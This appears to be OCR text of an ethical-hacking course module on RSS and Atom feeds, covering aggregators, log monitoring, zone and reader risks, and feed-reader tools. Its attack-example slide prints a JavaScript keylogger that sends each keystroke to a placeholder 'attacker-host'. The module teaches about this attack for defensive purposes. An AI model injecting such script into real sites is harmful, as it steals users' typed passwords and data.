Ethical Hacking and Countermeasures

Version 6

Module LII


Hacking RSS and Atom

Module Objective

This module will familiarize you with:

- RSS and Atom
- Building a Feed Aggregator
- Monitoring the Server with Feeds
- Tracking Changes in Open Source Projects
- Risks by Zone
- Reader Specific Risks
- Example for Attacker to Attack the Feeds
- Tools

Module Flow



Introduction

RSS (Really Simple Syndication) and Atom is a format for delivering updated web content

RSS and Atom feeds makes easy for the user to surf the Web for any updated information instead of going through each Website

RSS and Atom feeds are collectively called as Syndication feeds


These syndication feeds let the user to collect the new information in their inbox, like email

It slices up the Web into timely capsules of microcontent which allows the user to make modifications

Areas Where RSS and Atom is Used

Website owners search for dynamic content to:


- Provide top content to their users
- Boost their website traffic and search engine ranking



Building a Feed Aggregator

Finding Feeds to Aggregate

- Feeds can be found anywhere on the web page and blogs
  - A ubiquitous “XML” button link
  - One of the more stylized “RSS 2.0” or “ATOM 0.3” mini-button Links
  - Any hyperlink with a direct mention of “RSS” or “Atom” feeds
  - A hyperlink that reads “Syndicate this Site”



Clickable Feed Buttons

- The methods through which the syndicate feeds work in a different ways while clicking a feed URL are:
  - Appropriate MIME-types in Web server configuration
  - Universal Resource Identifier (URI) scheme in feed URLs

Monitoring the Server with Feeds

Feeds generated contain very sensitive information about your server

Monitoring Logs

- A log is a stream of events in chronological order and feeds tend to be a stream of entries in reverse chronological order
- So, it is possible to build a scraper that simply translates log events straight into feed entries
- You can monitor the server logs using the feeds gathered by scraper

Place these feeds built by programs behind password-protected directories, and, access them only via HTTPS

Monitoring the Server with Feeds (cont'd)

Building Feeds Incrementally

- Feed generator manages collection of entries to keep the previous program entries run in the feed

Monitoring Problems in Apache Logs

- Apache log mostly consists of real problems that need fixing at some point based on persistently buggy or chatty software

Watch for Incoming Links in Apache Logs

- Watch the access logs when the Apache error logs are in the aggregator which are more active, jumbled, and noisy than the error logs
- This also helps in accessing how people are getting into the site

Tracking Changes in Open Source Projects

Concurrent Versions System (CVS) and Subversion Repositories are used to monitor the latest additions and revisions to project source code, and to funnel those events into syndication feed entries

Watching Projects in (CVS) Repositories

- The essential functions of CVS are:
  - Check-out
  - Update
  - Commit
- Finding a CVS Repository
  - The collection of active Open Source projects is at SourceForge
  - CVS repository is included among the resources offered by SourceForge

Tracking Changes in Open Source Projects (cont'd)

Watching Projects in Subversion Repositories

- Subversion repositories is an advanced form of CVS
- It introduces:
  - Atomic commits to prevent from partially checked-ins
  - Directory versioning to track changes to a project that go beyond source code changes

Risks by Zone: Remote Zone risk

The risks involved in this zone are for Web browsers and web based readers

Cross-site request forgery:

- In this, the attacker makes the system to send requests to a website to execute commands

Potential to launch attacks:

- The attacker can trick the user's browser into performing web based attacks on their behalf, it may lead to DoS attack or can execute commands if the site is vulnerable

Post data and spam:

- Depending on the developers request to the web library (POST or GET data), the attacker uses this feature of converting data and spam's the victims of a particular site

Risks by Zone: Local Zone Risk

The local zone risk arises when the feed is converted to HTML file, stored in a local file, and loaded to Internet explorer instance

This will allow the reader to open the file to the local browser's zone and functionality

The functionality has the access to ActiveX objects with permissions to read and write files to disk

The other risks involved are access to the XMLHttp and XMLHttpRequest objects typically used by Ajax applications

Reader Specific Risks

Web reader risks:

- Users subscribe to a web-based feed with browsers or local clients
- These feeds can be affected by both local and remote zone risks
- Online sites, such as Bloglines or Google, provide web-based feed viewers and have remote zone risk
- Attackers exploit the vulnerabilities in web based viewers, steal cookies, and perform cross-site scripting attacks

Website risks:

- Impact of a feed-based attack increases when the feed being controlled is syndicated on other web sites

Utilizing the Web Feeds Vulnerabilities

The vulnerabilities in the web feed client can be utilized if:

- The feed owner is malicious
- The web site which is providing the feed is hacked
- The feeds created form mailing lists, bulletin board messages, peer-to-peer (P2P) web sites, BitTorrent sites or user postings on blogs, can be injected with malicious payload
- The feed is changed during the transport phase via proxy cache poisoning


Example for Attacker to Attack the Feeds

The attacker injects keystroke logging JavaScript on to the website displaying the feed

```
<script LANGUAGE="JavaScript">
document.captureEvents(Event.KEYPRESS);
document.onkeypress = captureKeyStrokes;
function captureKeyStrokes(e) {
var key = String.fromCharCode(e.which);
var img = new Image();
var src = "http://attacker-host/?" +
 "keystroke=" + escape(key);
img.src = src;
return true;}
</script>
```

It allows an attacker to record everything the user is typing, on every page

Example for Attacker to Attack the Feeds (cont'd)



Tools


Perseptio FeedAgent

Perseptio FeedAgent is an RSS feed reader that can keep upto date information from the favorite web feeds

It adds feeds manually, imports them from OPML files, or selects feeds from the built-in directory

It includes scoring feature that automatically recommends new news items based on the ratings of previous items

Perseptio FeedAgent: Screenshot



RssFeedEater


RssFeedEater is an RSS Reader that gathers information from various sites that offer syndicated content

The program comes pre-loaded with various feeds in several categories

New feeds can be easily created for the favorite sites by simply adding them to a category

It provides a clean, easy to use interface

RssFeedEater: Screenshot




Thingamablog

Thingamablog is a cross-platform, blogging application, and RSS feed reader

It allows to easily publish own weblog without the need for any HTML knowledge

The interface provides a neatly organized overview of the blogs and a word processor like interface to create new entries


Thingamablog: Screenshot



RSS Builder

RSS Builder is an easy to use program to create or maintain one or more RSS feeds for the web site


Interface supports adding topics, links and content, and then upload the .rss file to the web server, using the built-in FTP client



RSS Submit

RSS Submit enables to submit the RSS Feeds to various RSS search engines

It also enables to submit multiple feeds at once, and also validate them via a link to an online service




FeedDemon

